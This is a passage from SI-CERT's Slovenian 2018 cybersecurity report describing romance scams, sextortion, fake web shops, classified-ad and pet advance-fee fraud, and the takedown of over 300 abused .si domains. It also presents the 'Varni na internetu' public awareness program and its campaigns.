Žrtvam v takšnih primerih svetujemo, da sproti beležijo vso komunikacijo, npr. s posnetki zaslona, ter v primeru objave posnetkov dejanje nemudoma prijavijo na policijo, mi pa lahko pomagamo pri iskanju najprimernejšega načina za odstranitev posnetkov s spleta.



LJUBEZENSKE PREVARE

Družbena omrežja postajajo pravo naraščajoče leglo ljubezenskih prevar in izsiljevanj z intimnimi posnetki, z namenom finančnega okoriščanja. Storilci na Facebooku ustvarijo profil šarmantnega privlačnega moškega s tragično življenjsko zgodbo. Za svoje žrtve iščejo osamljene ženske srednjih let in jim pošljejo prošnjo za prijateljstvo na družbenih omrežjih. Ko žrtev prošnjo za prijateljstvo potrdi, novi »prijatelj« začne komunikacijo. Pod pretvezo želje po iskrenem prijateljstvu in vzpostavitvi čim bolj intimnega odnosa z »izbranko« ji razkrije svojo življenjsko zgodbo, s pravo mero nesrečnih okoliščin. Profil osebe je po navadi vdovec z enim otrokom (ki se seveda tudi veseli očetove nove partnerice). Po nekaj mesecih pogovorov in »izpovedi« se čustvena vez vzpostavi in okrepi, takrat pa šarmantni gospod ponudi, da bi prišel na obisk, izjavlja ljubezen in predlaga poroko kar na daljavo. Vse to seveda nekaj stane in žrtve denar velikokrat nakažejo. Oškodovanja v posameznem primeru se gibljejo od nekaj deset- pa tudi do sto tisoč evrov.

Če so ženske bolj običajno žrtve ljubezenskih prevar, pa se moški hitreje ulovijo v past izsiljevanja (angl. sextortion). Mlade lepe privlačne mladenke preko družbenih omrežij Facebook ali Badoo stopijo v stik z žrtvijo in začnejo zapeljiv pogovor. S spogledovanjem in zapeljevanjem hitro vzpostavijo oseben odnos in skušajo žrtev prepričati k deljenju intimnih fotografij oziroma posnetkov. Ko žrtev to stori, se takoj zatem začne izsiljevanje. Žrtvi pokažejo posnetek in zagrozijo, da bodo posnetek objavili, če žrtev ne plača odškodnine. Če žrtev plača, se bo izsiljevanje nadaljevalo in stopnjevalo, pritiski bodo vedno močnejši, zneski pa vedno višji.

SPLETNI NAKUPI

Goljufije s postavitvijo lažnih spletnih trgovin izkoriščajo sloves spleta kot prostora, kjer najdemo neverjetno dobre kupčije. Storilci to izkoristijo s postavitvijo fasade spletne trgovine, kjer ponujajo izdelke priljubljenih znamk po neverjetnih cenah. Poberejo plačila in izginejo, šele nato žrtve spoznajo, da uveljavljanje potrošniških pravic ali pregon goljufij ne deluje po celem svetu enako. Z opozarjanjem na aktualne goljufije skušamo dvigniti splošno raven zavedanja pri spletnih nakupih.

Goljufi pa izkoriščajo tudi slovenske spletne oglasnike, kjer ponujajo izdelke (od telefonov

do traktorjev) in želijo zvabiti žrtev k nakupu. Z lažnimi elektronskimi sporočili jo prepričajo, da je predmet odposlan in čaka na plačilo preko zaupanja vrednega tretjega partnerja, kar da vtis verodostojnosti posla. Vse skupaj je seveda krinka, goljufi po pobranem denarju izginejo, izsledki SI-CERT pa kažejo, da ti večinoma delujejo iz držav podsaharske Afrike, kjer upanja na nekakšen pregon storilcev ni.

V oglasnikih pa najdemo tudi oglase za podarjanje domačih živali. Gre za preobleko prevare z vnaprejšnjim plačilom (advance-fee fraud), ki ji včasih rečemo tudi »nigerijska prevara«. Oglaševalci želijo žival podariti zaradi hude življenjske situacije in želijo zgolj povrnitev nekakšnih sprotnih stroškov, kot so carina, zavarovanje živali v primeru nesreče, plačilo posebnega kovčka za transport, stroški veterinarskega pregleda in podobno. Te prevare trajajo, dokler se sama žrtev prevare ne zave.

»Drop-catching« je lovljenje domen tik po njihovem izteku. Novi nosilec s hitro registracijo domene, ki je prejšnji nosilec ni podaljšal, upa na obiske starih strank, ki so navajene na to domeno.

KITAJCI LOVIJO DOMENE .SI

Konec leta 2018 je SI-CERT prejel različne prijave lažnih spletnih trgovin, tokrat pod slovensko vrhnjo domeno, kar ni običajno. Domene niso bile registrirane na novo, ampak so bile trgovine postavljene na »opuščenih« domenah, ki jih prejšnji nosilec ni podaljšal. Vse domene iz prijav so bile registrirane preko istega tujega poslovnega partnerja enega od slovenskih registrarjev, novi nosilci pa so pri registraciji uporabljali brezplačne kitajske elektronske poštne predale. V sodelovanju z registrom slovenskih domen (Register.si, ki tudi deluje znotraj javnega zavoda Arnes) in izvrstni podpori registrarja smo v skupni akciji identificirali več kot 300 zlorabljenih domen. Po skrbnem preverjanju smo se odločili za ukrep, ki je bil v skladu s Splošnimi pogoji za registracijo domen pod .si in je onemogočil uporabo teh domen. Nadaljnje spremljanje je pokazalo, da so storilci uporabo slovenskih domen po tej akciji opustili.

Program ozaveščanja

Nacionalni odzivni center za kibernetsko varnost, SI-CERT, od februarja 2011 vodi tudi nacionalni program ozaveščanja javnosti o kibernetski varnosti, z naslovom Varni na internetu. Program je zasnovan z namenom izobraževanja širše slovenske javnosti o osnovnih zakonitostih informacijske varnosti, varni uporabi interneta ter prepoznavanju in obveščanju o aktualnih spletnih tveganjih.

VARNI
NA INTERNETU
Od mene je odvisno vse.

Z različnimi komunikacijskimi aktivnostmi opozarjamo tako na nujnost ustrezne tehnične zaščite kot na preudarno obnašanje na internetu, predvsem pri uporabi družbenih omrežij in drugih priljubljenih platform, komunikaciji preko elektronske pošte, spletnem nakupovanju, prodaji preko malih oglasov in spletnem bančništvu. Ozaveščanje temelji na preventivnem delovanju – opozarjanju in izobraževanju spletnih uporabnikov, kako naj prepoznajo različna spletna tveganja in pravočasno zaščitijo svojo zasebnost in tudi računalniško opremo. Umeščenost programa ozaveščanja med ostale aktivnosti SI-CERT zagotavlja, da je širša javnost seznanjena s trenutno aktualnimi tveganji, saj se program naslanja na opažene incidente, ki jih SI-CERT v danem trenutku obravnava.


Cilj programa Varni na internetu je zagotoviti celostno podporo spletnim uporabnikom, ki sega od preventivnih nasvetov in napotkov do strokovne pomoči, ko že pride do omrežnega incidenta. Skozi aktivnosti želimo ponuditi odgovore na ključna vprašanja:

- Kako prepoznati zlorabe in goljufije na spletu ter se pred njimi zavarovati?
- Kako varno uporabljati storitve elektronskega bančništva in se izogniti pastem družbenega inženiringa?
- Kako naj zavarujem svojo spletno osebno identiteto?

Vsebine programa Varni na internetu naslavljajo široko slovensko spletno javnost. S programom ciljamo predvsem na uporabnike, starejše od 25 let ter mala in srednja podjetja, saj so to po našem opažanju skupine, ki jim te vsebine lahko najbolj koristijo. Odzivi kažejo na uspešnost tako zastavljenega programa ozaveščanja, tuji partnerji pa nas radi vzamejo za vzor.

KJE NAS LAHKO SPREMLJATE?

Vsebine programa ozaveščanja Varni na internetu lahko spremljate na spletni strani varninainternetu.si in družbenih omrežjih, Facebooku in Twitterju, video vsebine pa objavljamo na YouTubu. Kot pomembnega partnerja pri obveščanju in ozaveščanju pa seveda štejemo tudi medije.



35.000


FACEBOOK SLEDILCEV

529. 400

FACEBOOK OGLEDOV VIDEOV

195.400

YOUTUBE OGLEDOV VIDEOV



NAJBOLJ GLEDANI VIDEI NA FACEBOOK STRANI VARNI NA INTERNETU V 2018 :

Top prevare na družbenih omrežjih
301.100

Kaj je zadaj? Brezplačni kuponi
64.800

Kaj je zadaj? Phishing prevara
51.000

Kaj je zadaj? Lažne spletne trgovine
50.600


Šola preživetja: Lažne spletne trgovine
39.400

647

OBJAV V MEDIJIH V LETU 2018

4.500

PRIJAVLJENIH NA NOVIČNIK VARNE NOVICE



#KLJUČNIKI:

Facebook, spletno nakupovanje, kriptovalute, spletne goljufije, varnostno kopiranje, zaščita pred virusi.

www.varninainternetu.si.

Kdo bo našel uporabne vsebine? Lastniki pametnih telefonov, imetniki kreditnih kartic, ki nakupujete po spletu, uporabljate družabna omrežja in spletno banko. Na drugi strani pripravljamo vsebine, pisane na kožo manjšim podjetjem, društvom in organizacijam, ki morajo poskrbeti za varovanje podatkov in opreme.

EVROPSKI MESEC KIBERNETSKE VARNOSTI: VARNI ALI PREVARANI?

Oktober je evropski mesec kibernetske varnosti in leta 2018 je vseevropska kampanja potekala že šesto leto zapored. Med evropskim mesecem kibernetske varnosti (ECSM) je po celi Evropi potekalo veliko dejavnosti za spodbujanje spletne varnosti, kot so konference, delavnice, usposabljanja, sestanki in splošne predstavitve za uporabnike itd. V letu 2018 so bile poudarjene štiri osnovne teme, in sicer osnove informacijske varnosti, izobraževanje in izpopolnjevanje digitalnih veščin, prepoznavanje spletnih prevar ter združevanje zasebnosti in uporabe tehnologije.

Slovenija na evropski ravni kampanje sodeluje s programom Varni na internetu. Kot vsako leto smo tudi v oktobru 2018 pripravili enomesečno kampanjo, tokrat z naslovom VARNI ALI PREVARANI. Posvetili smo jo predvsem malim podjetjem, obrtnikom in samostojnim podjetnikom, saj so velik del leta 2018 zaznamovale tako imenovane direktorske prevare oziroma CEO FRAUD (glej opis v tem poročilu). Ker smo velik porast takšnih elektronskih sporočil zaznali tudi pri slovenskih podjetjih, smo v sklopu meseca kibervarnosti velik poudarek namenili ozaveščanju podjetij o direktorskih prevarah, vdorih v poslovno komunikacijo in o nevarnostih, ki na zaposlene v podjetjih prežijo na delovnih mestih ali ko delajo od doma.

Mala podjetja, obrtniki in samostojni podjetniki so velikokrat lahek plen za spletne kriminalce, saj ti zaradi omejenih finančnih in kadrovskih virov nimajo ustrezne profesionalne informacijske podpore in ne vlagajo dovolj v izobraževanje zaposlenih o načelih informacijske varnosti in varni rabi spleta. V praksi se glede na izkušnje odzivnega centra SI-CERT pri reševanju omrežnih incidentov običajno izkaže, da je najšibkejši člen v verigi varnosti ravno človek, česar se dobro zavedajo tudi napadalci, ki izkoriščajo nepazljivost in nepoučenost zaposlenih v podjetju.

Edini način, kako se podjetja lahko zaščitijo pred vse pogostejšimi kibernetskimi grožnjami, je redno izobraževanje zaposlenih o prepoznavanju in odzivu na poskuse zlorab. Predvsem pa je potrebno več zavedanja s strani vodstva, da skrb za varnost ni nepotreben strošek, ampak naložba v varno poslovanje podjetja.

Na spletnem portalu Varni ali prevarani (https://www.varninainternetu.si/varni-ali-prevarani/) smo pripravili izobraževalna gradiva, interaktivni kviz z Jonasom Žnidaršičem in štiri izobraževalna video sporočila za zaposlene v podjetjih, na katera smo opozarjali tudi z oglaševalsko kampanjo na televiziji, premišljeno spletno kampanjo na družbenih omrežjih in drugih spletnih mestih.

V sklopu meseca kibervarnosti smo se sestali tudi z Varnostnim forumom Združenja bank Slovenije. SI-CERT je v sodelovanju s slovenskimi bankami že pred časom vzpostavil komunikacijo o transakcijskih računih denarnih mul, ki se uporabljajo v goljufijah. Namen sestanka je bila evalvacija sprejetega ukrepa in pogovor o drugih vidikih sodelovanja med SI-CERT in bančnim sektorjem v Sloveniji.

Poleg medijske kampanje smo pripravili tudi več predavanj. Udeležencem

finančne šole časnika Večer smo predstavili najbolj aktualne spletne prevare. Odzvali pa smo se tudi povabilu Službe za upravne enote Ministrstva za javno upravo in za 10. dneve Upravnih enot pripravili predavanje o vlogi, nalogah in pomenu Nacionalnega odzivnega centra SI-CERT, o trenutno aktualnih spletnih prevarah in predstavili program ozaveščanja Varni na internetu.

ANTI-PHISHING WORKING GROUP

Svoje izkušnje o vodenju programa ozaveščanja Varni na internetu in načinu podajanja vsebin širši javnosti smo predstavili tudi na dvodnevnem mednarodnem simpoziju, ki ga je organizirala organizacija APWG v sklopu svojega programa ozaveščanja, ki deluje pod sloganom STOP. THINK. CONNECT, sredi septembra v Varšavi. Govorili smo o načinu podajanja vsebin uporabnikom spleta, o uporabi družbenih omrežij, predvsem pa o načinu, na kakšen način učinkovito, zanimivo in poučno približati vsebine s področja informacijske varnosti vsakdanjim uporabnikom spleta ob zavedanju, da teme informacijske varnosti niso med prvimi zadetki v spletnih iskalnikih. Humorna in zanimiva zasnova video sporočil, naša prisotnost in način objav na družbenih omrežjih je bila drugim evropskim državam zelo zanimiva in poučna.

SERIJA KAJ JE ZADAJ?

Facebookova stran Varni na internetu je postala zelo pomemben kanal za ozaveščanje splošne javnosti o varni rabi spleta. Sledi mu skoraj 36.000 uporabnikov. V sodelovanju s komikom in video blogerjem Jožetom Robežnikom smo zasnovali Facebook video serijo »Kaj je zadaj?«, v kateri na strnjen in dinamično-humoren način predstavljamo ozadje različnih spletnih prevar in na ta način uporabnikom razložimo, kaj se dejansko dogaja v ozadju neke spletne prevare. Eden bolj gledanih videov je bil »Kaj je zadaj? Lažna spletna trgovina«, ki smo ga v sinhronizirani različici predstavili tudi na več mednarodnih dogodkih.

Naslov publikacije:
Poročilo o kibernetski varnosti za leto 2018

Avtor publikacije:
Nacionalni odzivni center za kibernetsko varnost SI-CERT

Leto izida: 2019

Natis: 700 izvodov

Založnik: Javni zavod Arnes

Oblikovanje in prelom: KOFEIN dizajn

www.cert.si
Facebook: facebook.com/sicert
Twitter: @sicert

www.varninainternetu.si
Facebook: facebook.com/varninainternetu
Twitter: @varninanetu

www.arnes.si

Vsa letna poročila o omrežni varnosti v Sloveniji, ki jih izdajamo na SI-CERT, so dostopna na naslovu cert.si/porocila

< **VDOR V RAČUNALNIK** ali **POSKUS DRUGE ZLORABE NA OMREŽJU** lahko prijavite: na elektronski naslov = cert@cert.si ali telefonsko številko = (01) 479 88 22 >